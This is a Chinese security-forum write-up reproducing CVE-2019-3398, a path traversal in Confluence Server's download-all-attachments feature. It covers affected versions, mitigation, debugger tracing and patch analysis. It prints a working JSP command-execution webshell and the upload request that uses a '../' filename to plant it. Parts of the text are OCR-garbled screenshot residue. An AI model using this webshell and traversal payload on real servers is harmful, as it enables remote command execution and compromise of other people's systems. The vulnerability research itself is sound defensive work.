Confluence路径穿越漏洞复现(CVE-2019-3398)

sha\*\*\*\*ock5 / 2019-04-21 09:56:00 / 浏览数 4393 安全技术 WEB安全 顶(0) 踩(0)

# 漏洞描述:

Confluence Server和Data Center在downloadallattachments资源中存在路径穿越漏洞。

在Page或Blogs具有添加附件权限的用户,或具有创建新空间或个人空间权限的用户,或对某空间具有"管理员"权限的用户可利用此路径穿越漏洞将文件写入任意位置。一员

### 影响版本:

```
2.0.0 <= version < 6.6.13
6.7.0 <= version < 6.12.4
6.13.0 <= version < 6.13.4
6.14.0 <= version < 6.14.3
6.15.0 <= version < 6.15.2
```

# 修复版本:

6.6.13

6.12.4

6.13.4

6.14.3

6.15.2

### 修复建议:

升级到修复版本。

# 缓解措施:

若无法升级,可采取以下临时缓解措施:

- 1、关闭Confluence;
- 2、编辑<Confluence■■■■■>/conf/server.xml
- 3、将以下代码加到<host>下面</host>

# 4、保存文件, 重启Confluence。


缓解措施是否生效验证方法:

访问含有2个或以上附件的页面/博客,点击...=》■■=》■■■■



若返回404页面,则说明缓解措施已生效。但是缓解措施禁用了■■■■■■的功能。

Demo



### 参考:

- https://confluence.atlassian.com/doc/confluence-security-advisory-2019-04-17-968660855.html
- https://jira.atlassian.com/browse/CONFSERVER-58102

### 0x00 环境搭建

下载confluence-6.13.0用于复现。

### 0x01 漏洞复现

首先根据官方描述,downloadallattachments这个资源,结合其验证缓解措施的方式,找到了漏洞触发点:

点击■■■■时,会触发一个GET请求:

GET /pages/downloadallattachments.action?pageId=65601

### 然后响应

Location: /download/temp/downloadi120q121507.zip?contentType=application/zip

而且每次发出downloadallattachments.action请求,其响应的Location路径的zip文件名都不一样,发现原来是服务端每收到一次downloadallattachments.action请

```
cqq@ubuntu:~/confluenceHome$ find .|grep download ./temp/download45LL6115220.zip cqq@ubuntu:~/confluenceHome$ find .|grep download ./temp/download45LL6115220.zip ./temp/download45LL6115220.zip ./temp/download11R83115458.zip
```

搜索了一下,发现这个文件是在/Users/xxx/confluenceHome,也就是confluence的安装目录下。

cqq@ubuntu:~\$ find .|grep download451L6115220.zip
./confluenceHome/temp/download451L6115220.zip

然后看到这个目录下还有一个attachments目录,为了验证这就是附件上传的目录,

# cqq@ubuntu:~/confluenceHome/attachments\$ find . ./ver003 ./ver003/56 ./ver003/56/98 ./ver003/56/98/98306 ./ver003/56/98/98306/101 ./ver003/56/98/98306/101/65 ./ver003/56/98/98306/101/65

于是,新建了一个页面,上传了几个文本文件,通过cat出来的内容与上传的内容匹配,判定这个就是上传的附件被存放的目录,但是这个目录下的文件名被重命名了。既然

/ver003/56/98/98306/101/65/65601/65640

# 0x02 漏洞调试

通过一番grep -rn xxx \*的查找,发现需要两步来完成对路径穿越的利用。

### 1, POST

/plugins/drag-and-drop/upload.action?pageId=65601&filename=../../../../Users/xxx/repos/atlassian-confluence-6.13.0/confl 先将webshell上传上去,其内容会出现在confluence的安装目录,即/Users/xxx/confluenceHome。注意上传的时候的size参数需与Content-Length值保持一致,服务在UploadAction#execute下断点

 ${\tt confluence/WEB-INF/atlassian-bundled-plugins/confluence-drag-and-drop-6.13.0.jar!/com/atlassian/confluence/plugins/dragdrop/Upunce/confluence/plugins/dragdrop/Upunce/confluence/confluence/plugins/dragdrop/Upunce/confluence/con$ 

### 通过

InputStream inStream = this.getStreamForEncoding(this.httpServletRequest);
this.fileUploadManager.storeResource(new InputStreamAttachmentResource(inStream, this.filename, this.mimeType, this.size, (Str

```
将POST的内容写入到缓存文件中:attachments/ver003//56/98/98306/101/65/65601/917509/1
    confluenceRepos cat attachments/ver003//56/98/98306/101/65/65601/917509/1
<%@ page import="java.util.*,java.io.*"%>
<%
%>
<html>
<body>
<form method="GET" name="myform" action="">
<input type="text" name="cmd">
<input type="submit" value="send">
</form>
<%
if (request.getParameter("cmd") != null) {
            out.println("Command: " + request.getParameter("cmd") + "<br>");
            Process p = Runtime.getRuntime().exec(request.getParameter("cmd"));
            OutputStream os = p.getOutputStream();
            InputStream in = p.getInputStream();
            DataInputStream dis = new DataInputStream(in);
            String disr = dis.readLine();
            while ( disr != null ) {
                        out.println(disr);
                        disr = dis.readLine();
            }
%>
</body>
filename值没有对../进行过滤。
Q UploadAction.class
                                                                                                   Download... Choose Sources...
Decompiled .class file, bytecode version: 52.0 (Java 8)
                              \uparrow \downarrow \Omega \mid \dagger \Pi \uparrow \Pi \sqsubseteq \Pi \mid \blacksquare Match Case \square Words
Q- AttachmentManager
                  InputStream inStream = this.getStreamForEncoding(this.httpServletRequest);
                                                                                  inStream: CoyoteInputStream@47256
                  this fileUploadManager storeResource(new InputStreamAttachmentResource(inStream, this filename, this mimeType, this
                  if (this.withEditorPlaceholder) {
                     this.jsonResult.put("htmlForEditor", this.dragAndDropService.getAttachmentEditorHtml(this.filename, (ContentEnt
128
                 this.jsonResult.put("data", this.getDetails(this.filename, (ContentEntityObject)content)); content:
        UploadAction > execute()
                                                                                                                  ά
👱 🖈 🐮 🦖 🗏 🖼 🕾
                                                                                                               Ξ :■: α
   →" 

Variables
| content = {Page@47243} "page: test v.4 (65601)"
         inStream = {CovoteInputStream@47256}
      ► 00 this.filename = "../../../Users/
        oo this.isVFMSupported = true
n (com.or
ntercepto • oo this.jsonResult = {HashMap@47250} size = 1
       • oo this.dragAndDropService = {DragAndDropServiceImpl@47252}
n (com.or oo this.contentType = "page"
上传完成之后,打开"全部附件"页面,会出现我们刚刚上传上去的文件,其文件名没有对../进行过滤。
        创建
                                                                                      搜索
         页面 / test
                                                                                                   ← 杳看页面 介 F收藏
         附件
                                                                  无标签 🍆
         > 1 ../../../test_new_by_cq
                          0.0 kB
                                  admin
                                                  四月 19, 2019 18:50
                                                                                                             属性 删除
的重要内容增
```

 $\verb|confluence/WEB-INF/lib/confluence-6.13.0.jar!com/atlassian/confluence/pages/actions/DownloadAllAttachmentsOnPageAction.classian/confluence/pages/actions/DownloadAllAttachmentsOnPageAction.classian/confluence/pages/actions/DownloadAllAttachmentsOnPageAction.classian/confluence/pages/actions/DownloadAllAttachmentsOnPageAction.classian/confluence/pages/actions/DownloadAllAttachmentsOnPageAction.classian/confluence/pages/actions/DownloadAllAttachmentsOnPageAction.classian/confluence/pages/actions/DownloadAllAttachmentsOnPageAction.classian/confluence/pages/actions/DownloadAllAttachmentsOnPageAction.classian/confluence/pages/actions/DownloadAllAttachmentsOnPageAction.classian/confluence/pages/actions/DownloadAllAttachmentsOnPageAction.classian/confluence/pages/actions/DownloadAllAttachmentsOnPageAction.classian/confluence/pages/actions/DownloadAllAttachmentsOnPageAction.classian/confluence/pages/actions/DownloadAllAttachmentsOnPageAction.classian/confluence/pages/actions/DownloadAllAttachmentsOnPageAction.classian/confluence/pages/actions/DownloadAllAttachmentsOnPageAction.classian/confluence/pages/actions/confluence/pages/action$ 

```
文件内容:
```

```
public String execute() throws Exception {
      List<Attachment> latestAttachments = this.attachmentManager.getLatestVersionsOfAttachments(this.getPage());
      Iterator var2 = latestAttachments.iterator();
      while(var2.hasNext()) {
          Attachment attachment = (Attachment)var2.next();
          File tmpFile = new File(this.getTempDirectoryForZipping(), attachment.getFileName());
          InputStream inputStream = this.attachmentManager.getAttachmentData(attachment);
          Throwable var6 = null;
          try {
             Throwable var8 = null;
             try {
                 ByteStreams.copy(inputStream, fileOutputStream); //
              } catch (Throwable var31) {
                 var8 = var31;
                 throw var31;
              } finally {
                 if (fileOutputStream != null) {
                     if (var8 != null) {
                         try {
                            fileOutputStream.close();
                         } catch (Throwable var30) {
                            var8.addSuppressed(var30);
                         }
                     } else {
                        fileOutputStream.close();
                 }
              }
          } catch (Throwable var33) {
             var6 = var33;
             throw var33;
          } finally {
             if (inputStream != null) {
                 if (var6 != null) {
                         inputStream.close();
                     } catch (Throwable var29) {
                        var6.addSuppressed(var29);
                 } else {
                     inputStream.close();
              }
          }
      //Econfluence
      File zipFile = new File(this.getConfluenceTempDirectoryPath() + File.separator + this.getZipFilename() + ".zip");
      FileUtils.createZipFile(this.getTempDirectoryForZipping(), zipFile);
      FileUtils.deleteDir(this.getTempDirectoryForZipping());
      this.downloadPath = this.prepareDownloadPath(zipFile.getPath()) + "?contentType=application/zip";
      this.gateKeeper.addKey(this.prepareDownloadPath(zipFile.getPath()), this.getAuthenticatedUser());
      return "success";
  }
```

然后对列表中每个附件进行遍历,从最前面的开始, Proxy.class × C AbstractPageAwareAction.class × C UploadAction.class × Decompiled .class file, bytecode version: 52.0 (Java 8) public DownloadAllAttachmentsOnPageAction() { 32 33 34 public String execute() throws Exception { 35 ⊚1 🗳 List<Attachment> latestAttachments = this.attachmentManager.getLatestVersionsOfAttachments(this.getPage()); 36 Iterator var2 = latestAttackwents iterator(); 37 latestAttachments: + {ArrayList@45617} size = 16 DownloadAllAttachmentsOnPageAction > **= | △ ± ± ± 1 \* \* |** ■ 55 Variables this = {DownloadAllAttachmentsOnPageAction@45329} latestAttachments = {ArrayList@45617} size = 16 ▶ = 0 = {Attachment@45655} "Attachment: ../../../Users repos/atlassian-confluence-6.13.0/confluence/admin/cmd123.jsp v.1 (917509) admin" ▶ = 1 = {Attachment@45656} "Attachment: ../../../Users/ /repos/atlassian-confluence-6.13.0/confluence/admin/cmd222.jsp v.4 (65620) admin" ▶ = 2 = {Attachment@45657} "Attachment: ../../../../Users/ /repos/atlassian-confluence-6.13.0/confluence/admin/cmd222.jsp<script> v.1 (65623) admin ▶ = 3 = {Attachment@45658} "Attachment: ../../../Users repos/atlassian-confluence-6.13.0/confluence/admin/cmd111.jsp v.1 (65619) admin" ▶ = 4 = {Attachment@45659} "Attachment: ../../../../Users repos/atlassian-confluence-6.13.0/confluence/admin/cmd777.jsp v.1 (65618) admin" ▶ = 5 = {Attachment@45660} "Attachment: cqq.txt v.1 (6567) ▶ = 6 = {Attachment@45661} "Attachment: ../../../../User } epos/atlassian-confluence-6.13.0/confluence/admin/cqq2.jsp v.4 (65612) admin" ■ 7 = {Attachment@45662} "Attachment: ../../.../Users | pos/atlassian-confluence-6.13.0/confluence/admin/cqq1.jsp v.1 (65611) admin"
■ 8 = {Attachment@45663} "Attachment: ../../../Users/ps/atlassian-confluence-6.13.0/confluence/admin/cqq1.jsp v.1 (65610) admin" 9 = {Attachment@45664} "Attachment: ../../../cqq1.jsp v.1 (65609) admin" = 10 = {Attachment@45665} "Attachment: init.sh v.1 (65608) admil" = 11 = {Attachment@45666} "Attachment: pie.png v.1 (65606) admin" = 12 = {Attachment@45667} "Attachment: cake.jpg v.1 (65605) admin" = 13 = {Attachment@45668} "Attachment: design\_feedback.jpg v.1 (65604) admin" ▶ = 14 = {Attachment@45669} "Attachment: mobile\_login\_screen.png v.1 (65603) admin = 15 = {Attachment@45670} "Attachment: mobile\_activity\_screen.png v.1 (65602) admin" ▶ 00 this.attachmentManager = {\$Proxy73@45333} "com.atlassian.confluence.pages.CachingAttachmentManager@6b057f69" 然后诵讨

attachment.getFileName())

### 获得附件的名字(这里有我们之前设置好的payload文件名) 然后执行

ByteStreams.copy(inputStream, fileOutputStream);

将之前缓存的上传文件copy到通过请求参数filename指定的路径下,实现路径穿越。 adAllAttachmentsOnPageAction.class × C ByteStreams.class public String execute() throws Exception {
 List<Attachment> latestAttachments = this.attachmentManager.getLatestVersionsOfAttachments(this.getPage()); latestAttachments: size = 14 35 ⊚1 🗳 Attachment attachment = (Attachment)var2.next(); attachment: "Attachment: ../../../../Users/attachment/repos/at File tmpFile = new File(this.getTempDirectoryForZipping(), attachment.getFileName()); tmpFile: "/Users/attachmentUsetream inputStream = this.attachmentManager.getAttachmentData(attachment); inputStream: FileInputStream@52384 i/repos/atlassian-confluence-6 41 42 43 i/repos/confluenceRepos/te InputStream inputStream Throwable var6 = **null**; 44 try {
 OutputStream fileOutputStream = new FileOutputStream(tmpFile); fileOutputStream: FileOutputStream@52442 tmpFile: "/Users/ 45 46 47 48 49 50 51 52 53 54 55 56 57 58 ByteStreams.copy(inputStream, fileOutputStream); inputStream: FileInputStream@52384 fileOutputStream: FileOutputStream@52442
} catch (Throwable var31) {
 var8 = var31; throw var31; finally { if (fileoutputStream != null) { **if** (var8 != **null**) { try {
 fileOutputStream.close(); ebugger 

Console → 

Console Frames →\* 

Variables ↓ ▼ + ► ■ this = {DownloadAllAttachmentsOnPageAction@52190} ▶ ■ latestAttachments = {ArrayList@52228} size = 14 = tmpFile = {File@52236} "/Users/ inputStream = {FileInputStream invoke:165, DefaultActionInvo intercept:33, ConfluenceWork

~ find \_lgrep cmd222.jsp ~ find .lgrep cmd222.jsp

/repos/atlassian-confluence-6.13.0/confluence/admin/cmd222 isp

```
atlassian-confluence-6.13.0 shasum -a1 ./cmd1.jsp
 a0ac37307c2556e133bac3ddc1dfd2e527f5a672 ./cmd1.jsp
    \rightarrow atlassian-confluence-6.13.0 shasum -a1 \underline{./\mbox{\ensuremath{\sim}/repos/confluenceRepos/attachments/ver003/56/98/98306/79/7/1507329/1507337/1}
a0ac37307c \\ 2556e133bac3ddc1dfd2e \\ \underline{5}27f5a672 \\ ./\sim/repos/confluence \\ Repos/attachments/ver003/56/98/98306/79/7/1507329/1507337/12006 \\ \underline{5}27f5a672 \\ ./\sim/repos/confluence \\ ./\sim/repos/confluence \\ ./\sim/repos/confluen
```

```
Confluence本身就可以上传任意文件内容到服务端,但是会放在缓存目录下,文件路径不可控。关键地是,没有对filename请求参数进行过滤,有路径穿越漏洞,才能将
漏洞修复
从官网下载修复版6.13.4。
对比文件发现,在6.13.4版本的DownloadAllAttachmentsOnPageAction.java文件中,
对attachment.getFileName()得到的字符串进行了过滤
import com.atlassian.confluence.util.io.ConfluenceFileUtils;
ConfluenceFileUtils.extractFileName(attachment.getFileName()))
 package com.atlassian.confluence.pages.actions;
      import com.atlassian.confluence.pages.Attachment;
   4
      import com.atlassian.confluence.pages.AttachmentManager;
      import com.atlassian.confluence.security.GateKeeper;
      import com.atlassian.confluence.setup.BootstrapManager
★7 import com.atlassian.confluence.util.io.ConfluenceFileUtils;
      import com.atlassian.core.util.FileUtils;
      import com.atlassian.core.util.RandomGenerator;
   10 import com.google.common.io.ByteStreams;
   11 import java.io.File;
   12 import java.io.FileOutputStream;
   13 import java.io.IOException;
   14 import java.io.InputStream;
   15 import java.io.OutputStream;
   16 import java.text.MessageFormat;
   17 import java.util.Date:
   18 import java.util.List:
   19
   20 public class DownloadAllAttachmentsOnPageAction
   21
        extends AbstractPageAwareAction
   22
     {
   23
        AttachmentManager attachmentManager;
   24
        private static final String ZIP_FILE_PATTERN = "download{0}{1,time,HHmmss}";
   25
        private String downloadPath;
   26
        private File tempDirectoryForZipping;
   27
        private String zipFilename;
   28
        private GateKeeper gateKeeper;
   29
        public String execute()
   30
   31
          throws Exception
   32
   33
          List<Attachment> latestAttachments = this.attachmentManager.getLatestVersionsOfAttachments(getPage());
   34
          for (Attachment attachment : latestAttachments)
   35
X 36
            File tmpFile = new File(getTempDirectoryForZipping(), ConfluenceFileUtils.extractFileName attachment.getFileName())); InputStream inputStream = this.attachmentManager.getAttachmentData(attachment);
   37
   38
            Throwable localThrowable6 = null;
   40
            try { OutputStream fileOutputStream = new FileOutputStream(tmpFile); Throwable localThrowable7 = null;
   41
              try {
   42
                ByteStreams.copy(inputStream, fileOutputStream);
   43
这里attachment.getFileName()的值为路径穿越的payload:../../../../test3_by_cqq.txt,而经过ConfluenceFileUtils.extractFileName()之后,
                                                             ullet JdkDynamicAopProxy.class 	imes ullet ConfluenceFileUtils.class 	imes ullet UploadAction.class 	imes
 C DownloadAllAttachmentsOnPageAction.class × C Attachment.class
                                                                                                                    DefaultFileUploadManager.clas
 Decompiled .class file, bytecode version: 52.0 (Java 8)
                                                                                                                                   Down
 94
 95
 96
                } catch (IOException var5) {
                     log.debug("Unable to construct the canonical path of file when trying to determine isChildOf", var5);
 97
 98
 99
100
                 return false;
101
102
            public static String extractFileName(String pathname) {    pathname: "../../../../test3_by_cqq.txt
103
                return pathname == null ? null : (new File(pathname)).getName(); pathname: "../../../test3_by_cqq.txt
104
105
106
        ConfluenceFileUtils > extractFileName()
```

static members of ConfluenceFileUtils

pathname = "../../../test3\_by\_cqq.txt"

↑ ↓ ▼ +

**≡** | △ ★ ★ ★ ★ ★ | **□** 第

ec-5"@51.152 in group "main": RUNNING

(new File(pathname)).getName()

由于File#getName方法仅取文件名的最后部分,

Returns the name of the file or directory denoted by this abstract pathname. This is just the last name in the pathname's name sequence.

### 参考: https://docs.oracle.com/javase/8/docs/api/java/io/File.html#getName--

于是将我们的../的payload过滤掉了。 © Download All Attachments On Page Action. class × © Attachment. class × © Byte Streams. class × © Jdk Dynamic App Proxy. class × © Confluence File Utils. class × © Upload Action. class × © Default File Upload Manager. class × Decompiled .class file, bytecode version: 52.0 (Java 8) public String execute() throws Exception {
 List<Attachment> latestAttachments = this.attachmentManager.getLatestVersionsOfAttachments(this.getPage()); latestAttachments:
 Iterator var2 = latestAttachments.iterator(); latestAttachments: size = 10 36 **●**↑ **❤** 37 38 39 40 while(var2.hasNext()) { Attachment attachment = (Attachment)var2.next(); attachment: "Attachment: ../../../../test3\_by\_cqq.txt v.1 (65614) admi File tmpFile = new File(this.getTempDirectoryForZipping(), ConfluenceFileUtils.extractFileName(attachment.getFileName())); InputStream = this.attachmentManager.getAttachmentData(attachment); attachment: "Attachment: ../../../../te 41 42 44 Throwable var6 = null: DownloadAllAttachmentsOnPageAction >> execute() ф -**≡** | △ ★ ★ ★ ★ ★ ■ 第 **I** ■ G iables this = {DownloadAllAttachmentsOnPageAction@51154} = latestAttachments = {ArravList@51408} size = 10 = 0 = {Attachment@51411} "Attachment: ../../../test3\_by\_cqq.txt v.1 (65614) admin" = 1 = {Attachment@51412} "Attachment: ../../test3\_by\_cqq.txt v.2 (65611) admin" = 2 = {Attachment@51413} "Attachment: ../../../test2\_by\_cgg.txt v.1 (65610) admin 3 = {Attachment@51414} "Attachment: ../../../test\_by\_cqq.txt v.1 (65609) admin" = 4 = {Attachment@51415} "Attachment: init.sh v.1 (65608) admin" = 5 = {Attachment@51416} "Attachment: pie.png v.1 (65606) admin" 6 = {Attachment@51417} "Attachment: cake.jpg v.1 (65605) admin" = 7 = {Attachment@51418} "Attachment: design\_feedback.jpg v.1 (65604) admin" 8 = {Attachment@51419} "Attachment: mobile\_login\_screen.png v.1 (65603) admin 9 = {Attachment@51420} "Attachment: mobile\_activity\_screen.png v.1 (65602) admin" 51411} "Attachment: ../../../test3\_by\_cqq.txt v.1 (65614) admin ■ tmpFile = {File@51532} "/Us

得到的tmpFile的值为:/Users/Xxx/repos/confluenceRepos\_6.13.4/temp/download7P7E1181301/test3\_by\_cqq.txt

### 点击收藏 | 0 关注 | 1

上一篇:记一次任意密码重置漏洞挖掘 下一篇:记一次任意密码重置漏洞挖掘

- 1. 0 条回复
  - 动动手指,沙发就是你的了!

登录后跟帖

先知社区

现在登录

热门节点

技术文章

社区小黑板

目录

RSS 关于社区 友情链接 社区小黑板